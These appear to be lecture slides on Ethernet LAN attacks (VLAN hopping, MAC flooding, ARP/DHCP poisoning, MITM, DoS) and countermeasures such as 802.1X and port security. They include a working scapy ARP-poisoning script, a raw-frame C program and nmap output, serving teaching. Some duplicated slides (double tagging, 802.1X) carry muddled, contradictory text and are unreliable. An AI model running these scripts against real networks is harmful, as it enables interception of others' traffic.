VLANs requires a deeper recap. We'll get back to the VLAN mechanisms in the next class

Ethernet LAN Vulnerabilities

Based on: Kiravuo, Timo, Mikko Sarela, and Jukka Manner. "A survey of Ethernet LAN security." IEEE Communications Surveys & Tutorials 15.3 (2013): 1477-1491.

Security Threats

- ❑ Ethernet's (in)security is fundamentally tied to its ***self-configuring nature***
 - ❑ features like MAC table learning, STP and ARP together with the underlying broadcasting mechanism are key vulnerabilities
- ❑ The basis for attacks is gaining access to the target Ethernet segment
 - ❑ The attacker may be an insider with full access rights, may have found an Ethernet connection in a public space, or may have taken control of a workstation using a malware application, or other methods ...
- ❑ The attacker may utilize the network access for
 - ❑ learning about the private network topology and the network traffic for use in a later attack
 - ❑ gaining control over switches, routers, or servers in the LAN
 - ❑ eavesdropping
 - ❑ manipulating information
 - ❑ disrupting the availability of the network.
- ❑ ***Let's consider the following threat categories:***
 - ❑ ***Network and System Access***
 - ❑ ***Traffic Confidentiality***
 - ❑ ***Traffic Integrity***
 - ❑ ***Denial of Service***

Network and System Access (1)

- ❑ Access to the network is a prerequisite for attacks and a necessity for all types of attackers
 - ❑ Access can be achieved by connecting equipment to the network or by gaining control of existing resources
- ❑ **Unauthorized Joins:** anybody can connect to an Ethernet segment by gaining access to an unconnected port on a switch, by gaining
 - ❑ physical access to the switch (if the port is enabled)
 - ❑ access to a wall socket (if the port is enabled)
 - ❑ removing the cable from a computer and plugging it into another computer
 - ❑ plugging in a switch between the existing computer and the socket
- ❑ **Unauthorized Expansion of the Network**
 - ❑ The architecture of the Ethernet allows users to expand the network by installing their own switches or wireless access points, which in turn allows other people join the network

Network and System Access (2)

❑ VLAN Join


- ❑ If a switch listens for VLAN management protocols on host ports, a host can act as a switch and join all VLANs.

❑ VLAN Tagging and Hopping

- ❑ An attacker can create Ethernet frames that have a VLAN tag and thus inject frames to VLANs to which they are not supposed to have access.

“Double tagging” attack

1. The attacker creates a frame which has the target host's MAC address as the recipient and contains a VLAN 1 tag followed by a VLAN 2 tag
2. The switch strips the tag off and pushes the frame to the trunk link of VLAN 1, where the receiving switch notices the second tag and processes the frame as belonging to the target VLAN
3. NO return traffic capability, but additional spoofing can do this
4. Various attacks can be performed over the unidirectional flow




Network and System Access (2)

- ❑ **VLAN Join**
 - ❑ If a switch listens for VLAN management protocols on host ports, it can join all VLANs.
- ❑ **VLAN Tagging and Hopping**
 - ❑ An attacker can create Ethernet frames that are not supposed to have access.

“Double tagging” attack

1. The attacker creates a frame with the source MAC address as the recipient by a VLAN 2 port.
2. The switch adds a second tag and processes the target VLAN tag and proceeds.
3. NO return traffic - spoofing can do this over the unidirectional flow
4. Various attacks

We'll get back to the VLAN mechanisms and vulnerabilities in the next class



Network and System Access (3)

- ❑ **Remote Access to the LAN:** Access to an Ethernet segment can be achieved *by gaining higher layer access to a host* on the segment
- ❑ **Topology and Vulnerability Discovery:** An attacker can *probe the network to find hosts and services in them* by sending messages and analyzing the replies
 - ❑ **Broadcast ARP** requests reveal the IP addresses in use and servers or gateways to which other hosts connect to
 - ❑ The IP address range in use can be detected from this or the information *can be requested from the DHCP server*
 - ❑ **This scanning process can be very detailed** and will reveal plenty of information on hosts and their software, including operating systems, services, and versions, which leads to the identification of potential vulnerabilities

```
# nmap -A -T4 scanme.nmap.org d0ze
```

```
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC Bind 9.2.1
70/tcp    closed gopher
80/tcp    open  http     Apache httpd 2.0.52 ((Fedora))
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Serv-U ftpd 4.0
25/tcp    open  smtp    IMail NT-ESMTP 7.15 2015-2
80/tcp    open  http    Microsoft IIS webserver 5.0
110/tcp   open  pop3   IMail pop3d 7.15 931-1
135/tcp   open  mstask  Microsoft mstask (task server - c:\winnt\system32\
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc   Microsoft Windows RPC
5800/tcp  open  vnc-http Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows
```

```
Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flog/home/fyodor/nmap-misc/Screenshots/042006#
```

Network and System Access (4)


- ❑ **Break-Ins:** An attacker can use the *Ethernet network as a medium to attack other hosts and switches on the network.*
 - ❑ These attacks typically target vulnerabilities on higher layer network software, like the TCP/IP stack and especially server applications. They can lead to the **capture of a host or a switch**, which can be used for further attacks.
- ❑ **Switch Control:** switches are usually shipped with default or no passwords and the password can usually be physically reset. *If an attacker gains control of a switch, traffic can be rerouted by switching links down, claiming the STP root by rising the priority of the switch or DoS selected links.*
 - ❑ However, as a switch is not a general purpose computer (not always true...), **its software limits the attacker's ability to eavesdrop** on the traffic or generate spoofed frames; control of a workstation is needed for these attacks.
 - ❑ In cooperation with a connected host the switch can be used to turn on mirroring for eavesdropping and, depending on what management protocols are operational on the network, potentially gain access to any VLAN in use.

Traffic Confidentiality (1)

- ❑ Traffic on the network can be useful in itself and also serve the attacker in search of targets. An attacker gains information being transmitted, but also authentication information like passwords and network topology information that can be used for further purposes.
- ❑ The original co-axial Ethernet was an easily eavesdroppable bus, where every station received every frame.
- ❑ Modern bridged Ethernet **filters most of the traffic** and a host receives only its own traffic, broadcasts, and random frames flooded at the switch after a MAC table timeout.
- ❑ ***Passive eavesdropping is possible if an attacker can attach a listening device to a cable connecting a host to a switch or between two switches.*** Traffic between hosts can be captured this way. Equipment exists for passively tapping into electrical or optical cabling, or a switch, or multiport computer. Passive eavesdropping is fairly difficult to detect.
- ❑ If a switch does not know where to forward a frame, it floods it out of all of its ports. With software ***an attacker can easily generate enough frames with random addresses to overwrite an entire MAC table and make the switch flood all data frames to all ports for eavesdropping***
- ❑ On most switches this MAC flooding attack affects all VLANs, even if the attack originates within one VLAN.

Traffic Confidentiality (2)

- ❑ Sending a frame with a forged sender address **overwrites the correct entry in the MAC table** and redirects traffic to the attacker
 - ❑ overloaded switch (forwarding DB full) "hub" mode
 - ❑ more later on...
- ❑ This MAC spoofing attack becomes more useful, if the real owner of the MAC address can be disabled or is known to be off-line
 - ❑ Otherwise a race condition exists between the two hosts and traffic will flip flop between them. If the real host can be made to go off-line on demand, the spoofing host may not only receive traffic intended to the target host, but take over existing sessions of higher layer protocols
- ❑ Many switches have a port mirroring feature to support diagnostics or intrusion detection systems. If the attacker has control of a switch, this may be activated.



Note on MAC address spoofing

- ❑ MAC can be changed in locally generated packets as well as in packets generated by other stations
 - ❑ ethernet layer does not implement any secure integrity check (only a CRC for TX errors)
 - ❑ ethernet does not implement any authentication mechanism that binds the MAC address in the packets to the MAC address configured on the NIC
- ❑ **Locally generated packets**
 - ❑ **1: change the MAC address of the NIC**
 - ❑ `# ip link set dev $interface address xx:xx:xx:xx:xx:xx`
 - ❑ **2: raw socket programming**
 - ❑ `PF_INET, PF_PACKET`
 - ❑ high level libraries like `python scapy`
 - ❑ **3: in-kernel programming**
 - ❑ e.g. ebPF/XDP
- ❑ **“Intercepted” packets**
 - ❑ MAC implementations silently discard frames addressed to other MAC address (except for multicast Ethernet address)
 - ❑ We can configure the NIC into promiscuous mode (i.e. to not perform any mac-based filtering at firmware level)
 - ❑ All further non-Ethernet processing is up to your application. Anyway OS Kernel usually filters these packets. Still need for low level socket programming

```
#...includes and defines omitted ...
int main() {
    int sockFd = 0, retValue = 0;
    char buffer[BUFFER_LEN]={0}, dummyBuf[50]={0};
    struct sockaddr_ll destAddr;
    short int etherTypeT = htons(0x8200);
    unsigned char localMac[6] = {0x00, 0x08, 0xA1, 0x8E, 0xE4, 0x52};
    unsigned char destMac[6] = {0x00, 0x17, 0x9A, 0xB3, 0x9E, 0x16};
    memset(&destAddr, 0, sizeof(struct sockaddr_ll));
    if((sockFd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL))) < 0) {
        printf("ERROR! socket() call failed (Error No: %d \"%s\").\n", errno, strerror(errno));
        exit(1);
    }
    destAddr.sll_family = htons(PF_PACKET);
    destAddr.sll_protocol = htons(ETH_P_ALL);
    destAddr.sll_halen = 6;
    destAddr.sll_ifindex = 2;
    memcpy(&(destAddr.sll_addr), destMac, MAC_ADDR_LEN);

    memcpy(buffer, localMac, MAC_ADDR_LEN);
    memcpy((buffer+MAC_ADDR_LEN), destMac, MAC_ADDR_LEN);
    memcpy((buffer+(2*MAC_ADDR_LEN)), &(etherTypeT), sizeof(etherTypeT));
    memset(dummyBuf, 0xa0, sizeof(dummyBuf));
    memcpy((buffer+ETHERTYPE_LEN+(2*MAC_ADDR_LEN)), dummyBuf, 50);

    if((retValue = sendto(sockFd, buffer, 64, 0, (struct sockaddr *)&(destAddr), sizeof(struct sockaddr_ll))) < 0) {
        printf("ERROR! sendto() call failed (Error No: %d \"%s\").\n", errno, strerror(errno));
        exit(1);
    }
    return(0);
}
```

Traffic Integrity (1): MAC flooding

- ❑ In a typical **MAC flooding attack**, a switch is fed many Ethernet frames, each containing different source MAC addresses, by the attacker. The intention is to consume the limited memory set aside in the switch to store the MAC address table
- ❑ The effect of this attack may vary across implementations, **however the desired effect (by the attacker) is to force legitimate MAC addresses out of the MAC address table, causing significant quantities of incoming frames to be flooded out on all ports.** It is from this flooding behavior that the MAC flooding attack gets its name
- ❑ After launching a successful MAC flooding attack, a malicious user can use a packet analyzer to capture sensitive data being transmitted between other computers, which would not be accessible when the switch is operating normally
- ❑ The attacker may also **follow up with an ARP spoofing attack** which will allow them to retain access to privileged data after switches recover from the initial MAC flooding attack

Traffic Integrity (2): ARP and DHCP Poisoning


- ❑ ARP is a stateless protocol and most operating systems will ***accept ARP replies even when not requested***
 - ❑ hosts tend to send these gratuitously whenever a link goes temporarily down
- ❑ This enables a host to capture traffic intended for another host just by sending an ARP message to the sender with the intended receiver's IP address and the attacker's MAC address
- ❑ In a similar way, an attacker can ***detect broadcast DHCP server requests and race the server to reply them first***
 - ❑ upon success the attacker can assign a gateway (router) and DNS servers to the target host, along with its IP address, and control the host's traffic at will.

ARP poisoning

- ❑ Based on the transmission of malicious unsolicited ARP responses proposing a wrong mapping between IP addresses and MAC addresses
- ❑ Some OSes trust such responses even without a pending request
- ❑ Other OSes require that a request for that address is pending
- ❑ In both cases is pretty easy to implement this attack
 - ❑ with third party programs (e.g. ettercap)
 - ❑ with ad-hoc scripts/programs
- ❑ Consequences:
 - ❑ it is easy to impersonate a victim in the same LAN at IP level
 - ❑ it is easy to realize a Man in the Middle attack

Traffic Integrity (3): Man in The Middle


- ❑ If an attacker can direct traffic to pass through himself and that traffic is not protected by an integrity verification mechanism, the attacker can easily eavesdrop or modify the traffic
- ❑ These **Man in the Middle (MITM)** attacks against higher layer protocols are performed relatively easily on an Ethernet segment.
- ❑ IP being the most common higher layer protocol on Ethernets, ***the previously mentioned ARP and DHCP poisoning attacks can be deployed to redirect traffic to go through the attacker's host for modification or just eavesdropping***
- ❑ On the Ethernet layer this is harder
 - ❑ it can be done using STP. If a host is connected to two switches, it can act as the **Root Bridge in the STP environment** and create a tree topology, where part of the traffic goes through this host.
 - ❑ it can be done with a double port stealing attack (not easy, victims send packets...)




Traffic Integrity (3): Man in The Middle with ARP poisoning

- ❑ Reference scenario
 - Attacker, victim, default GW in the same LAN
- ❑ Attacker send 2 spoofed ARP responses in loop
 - IP_addr_GW @ MAC_attacker (to the host)
 - IP_addr_host @ MAC_attacker (to the GW)
- ❑ As soon as these bidings are injected in the local ARP caches, the attacker becomes the MiTM between host and GW
- ❑ and since GW is the host's default GW to the internet, all the traffic sent/received to/from the internet is intercepted by the attacker


Traffic Integrity (3): Man in The Middle with ARP poisoning



Traffic Integrity (3): Man in The Middle with ARP poisoning



Traffic Integrity (3): Man in The Middle with ARP poisoning



MiTM with python/scapy

```
#!/usr/bin/env python
import sys
from scapy.all import *
import time

ip_victim="10.0.0.100"
ip_router="10.0.0.1"
hw_attacker="00:00:00:00:00:FF"
hw_victim="00:00:00:00:00:AA"
hw_router="00:00:00:00:00:01"

arp_to_victim = Ether(src=hw_attacker, dst=hw_victim)/ARP(op=2, psrc=ip_router,
pdst=ip_victim, hwsrc=hw_attacker, hwdst=hw_victim)

arp_to_router = Ether(src=hw_attacker, dst=hw_router)/ARP(op=2, psrc=ip_victim,
pdst=ip_router, hwsrc=hw_attacker, hwdst=hw_router)

if not arp_to_victim or not arp_to_router:
    exit()

while (True):
    sendp(arp_to_victim)
    sendp(arp_to_router)
    time.sleep(1)
```

Traffic Integrity (4): Session Hijacking

- ❑ Ethernet is a stateless protocol, but ***many higher level protocols create a session.***
- ❑ Once a session is set up, it is often assumed to be trusted and no further traffic verification is made.
- ❑ If an attacker can eavesdrop on, or otherwise gain enough information about a session (IP addresses, TCP ports and sequence numbers, and application data, like an HTTP authentication cookie), ***the attacker can re-create the session and act like one endpoint***
- ❑ ***If one endpoint of the session can not be diverted, it might partake in the communications and disrupt the sessions.***
- ❑ Gratuitous ARP can be used to direct the local endpoint's traffic to a bogus MAC address and incoming traffic from the gateway router to the attacker's host. One endpoint can be silenced with a DoS attack. With the correct timing, a session may be brought up to date with the correct application messages or by trusting TCP to discard packets that appear to be duplicates based on the sequence number.

Traffic Integrity (5): Replay

- ❑ A message eavesdropped earlier can be sent again.
- ❑ As the message is not modified, it can be authenticated or encrypted by the original sender without affecting the attack – the attacker just needs to guess at the content of the message to consider whether it is worth resending.
- ❑ Within the Ethernet domain useful messages to resend would be small, stateless control messages that fit within one frame.
- ❑ Typical messages for targeting a resend attack could be routing notifications or SNMP “set” or “trap” messages.

Denial of Service

- ❑ The attacker's motivation for DoS ***is not to gain access to data but to prevent its use***
- ❑ The attacks can cause total loss of service or degradation of service
- ❑ **@Layer 1:** cutting links physically or damaging the circuitry with electricity (obvious)
- ❑ **@Layer 2:** attacks can cause much more damage
 - ❑ ***Resource Exhaustion Attacks***
 - ❑ target the control and management planes of a switch by sending frames that require additional processing and handling (log, VLAN configuration)
 - ❑ Unknown unicast flooding → BROADCAST
 - ❑ same as MAC flooding, but the intention is to congest the network and success depends on being able to cause sufficient traffic
 - ❑ ***Protocol Based DoS***
 - ❑ The STP that makes a tree out of a mesh network is designed to be self-configuring
 - ❑ An attacker that controls a node on the network can send STP messages and pretend to be a switch.
 - ❑ The whole switching network can be brought to halt by flooding it with STP control messages

Ethernet vulnerability countermeasures

Intro

- ❑ Ethernet's lack of security has been solved by defining any Ethernet segment as unsecure and requiring it to be placed inside a protected domain
 - ❑ E.g.: behind a firewall in a secure building with trusted staff.
- ❑ Higher layer cryptographic solutions are used to solve the remaining issues
- ❑ When looking for security in the Ethernet layer itself, it is clear that the switches form the core of the solution
 - ❑ A major problem is that a switch has no way of knowing if each of its ports is connected to: one computer (a host); a host with several virtual hosts (and virtual MAC addresses); a hub; a silent switch (that does not talk STP and other topology revealing protocols); a regular switch; or a switch that has other switches behind it.
 - ❑ This dynamic ambiguity makes the issue challenging
- ❑ 4 categories: ***Router Based Security, Access Control, Secure Protocols, Security Monitoring***

Router Based Security

this is somehow obvious and not always applicable...

- ❑ **Replacing one central Ethernet switch with an IP router affects security**
- ❑ **An IP router partitions the rest of the Ethernet network into several segments**
 - ❑ Each new segment is a separate broadcast domain
 - ❑ ARP, STP, VLAN, and MAC address table based attacks are no longer possible between the segments.
 - ❑ Inside the segments the same attacks remain feasible, unless each switch is replaced with a multiport router.
 - ❑ The traffic between segments thus becomes impossible to eavesdrop on from other segments or to be redirected for a MITM attack. Ethernet's MAC headers are dropped at the router and traffic is guided by the IP addresses and router's IP table.
- ❑ **The router blocks Ethernet's control plane protocols** (ARP and STP) and DHCP
 - ❑ The router also prohibits easy mobility (unless additional protocols are enforced e.g. Mobile IP)
 - ❑ A host may move in the Ethernet network and keep its IP and MAC addresses, the MAC address tables in switches are updated automatically.
- ❑ **A router also splits the broadcast domain. Autodiscovery protocols are blocked** (if no support in the router)
- ❑ Compared to an Ethernet switch an IP router provides a considerable amount of protection against other users connected to the same router (but then of course you have other vulnerabilities...)


Access control

- ❑ An attacker needs access before being able to perform any attacks
- ❑ Untrusted entities can be kept out by limiting access to the network or requiring authentication.
- ❑ Limiting the access capabilities of trusted entities reduces the threat potential even further.
- ❑ 5 strategies: **1) Physical Protection of the Network; 2) Segmentation and VLANs; 3) Individual VLANs; 4) Authentication Based Access Control; 5) Access Control Lists;**
- ❑ **Physical Protection of the Network**
 - ❑ Network equipment can be located in locked cabinets and racks and wiring installed inside walls to prevent unauthorized access.
 - ❑ However, access is needed for the network to be useful and physical protection is of limited value
- ❑ **Segmentation and VLANs**
 - ❑ Limiting the size of an Ethernet segment limits the area vulnerable to attacks.
 - ❑ A segmentation method external to Ethernet would be a higher layer device, such as a router or firewall.
 - ❑ Inside Ethernet the IEEE 802.1Q virtual LAN mechanism provides a way to limit broadcasts and other traffic to specific segments.

Access control: VLAN segmentation example

Switches are configured to assign VLANs 1 and 2 to specific ports and use VLAN 3 as a trunk.

- ❑ Hosts on VLAN 1 are not able to reach hosts on VLAN 2 on layer 2.
- ❑ Vendors recommend using VLANs for security.
- ❑ However, VLAN based security depends on proper switch configuration and vendor documentations also note that the default settings of switches are not secure, thus enabling, e.g., VLAN hopping



Access control: Authentication Based Access Control

- ❑ ***IEEE 802.1X port authentication*** supports several types of authentication credentials, such as a user-name and password pair, or a certificate and corresponding private key.
 - ❑ 802.1X requires supporting client software in the end host, software in the switch, and a centralized authentication database server.
 - ❑ The host communicates with the switch and the switch verifies the authentication from the database
- ❑ 802.1X uses Extensible Authentication Protocol (EAP) that has broad support for different types of authentication methods and structures (cryptographic exchanges related to certificates are more complex than just supplying a user-name and password)
- ❑ 802.1X authenticates a host at the beginning of a session, attaching the MAC address to a specific port in the switch
- ❑ 802.1X capable switches provide protection from MAC spoofing and flooding attacks
 - ❑ however, ARP poisoning and other attacks remain possible.
 - ❑ An attacker may place a hub or switch between the authenticated host and the authenticating switch. After authentication the authenticated host can be disconnected without losing the electrical connection to the authenticating switch and another host, configured with same MAC address, be used in the network.
- ❑ Authentication can also be used between switches to form a trusted inner network
 - ❑ This can be used to prevent attacks where a host acts as a switch.

Access control: Authentication Based Access Control

- ❑ ***IEEE 802.1X port authentication*** supports several types of authentication credentials, such as a user-name and password pair, or a certificate and corresponding private key.
 - ❑ 802.1X requires supporting client software in the end host, software in the switch, and an authentication database server.
 - ❑ The host communicates with the switch and the switch verifies the host's identity using a challenge-response protocol.
- ❑ 802.1X uses Extensible Authentication Protocol (EAP) that defines a standard set of authentication methods and structures (cryptographic exchange of messages between the host and the switch) for user-name and password)
- ❑ 802.1X authenticates a host at the port level, meaning that each host is authenticated on its specific port in the switch.
- ❑ 802.1X capability is required in both the host and the switch to prevent man-in-the-middle attacks.
- ❑ 802.1X provides a secure connection between the authenticated host and the authenticating switch. A host can be disconnected without losing the electrical connection to the switch.
- ❑ When a host moves from one port to another port on the same switch and another host, configured with same MAC address, becomes active on the new port.
- ❑ Authentication can also be used between switches to form a trusted inner network
 - ❑ 802.1X can be used to prevent attacks where a host acts as a switch.

more about 802.1x in a dedicated class

Access control: Access Control Lists (ACLs)

- ❑ ***ACLs are not part of the Ethernet specification***
- ❑ The Ethernet frame does not have many features: for a simple Ethernet frame ACL the usable attributes are the sender's or receiver's MAC address or the Ethertype field
 - ❑ advanced switches permit to filter upper layer protocols field (CISCO L3 switches)
- ❑ ***Port security lets the administrator limit access to a port in a switch, based on the number of MAC addresses***
 - ❑ This blocks MAC flooding and can make it more difficult to expand the network by adding switches without authorization. Typically the functionality has detailed control features.
 - ❑ Besides just blocking new MAC addresses when their number exceeds a limit, port security may also be set to block a port from existing MAC addresses.

ACL Binding (Port)

A port can be bound with either a [policy](#) or an ACL, but not both.

The default action is to discard (Deny Any) all the packets that do not meet the rules in an ACL. You can override the default action of an ACL to forward those packets by configuring Permit Any on the desired ports.

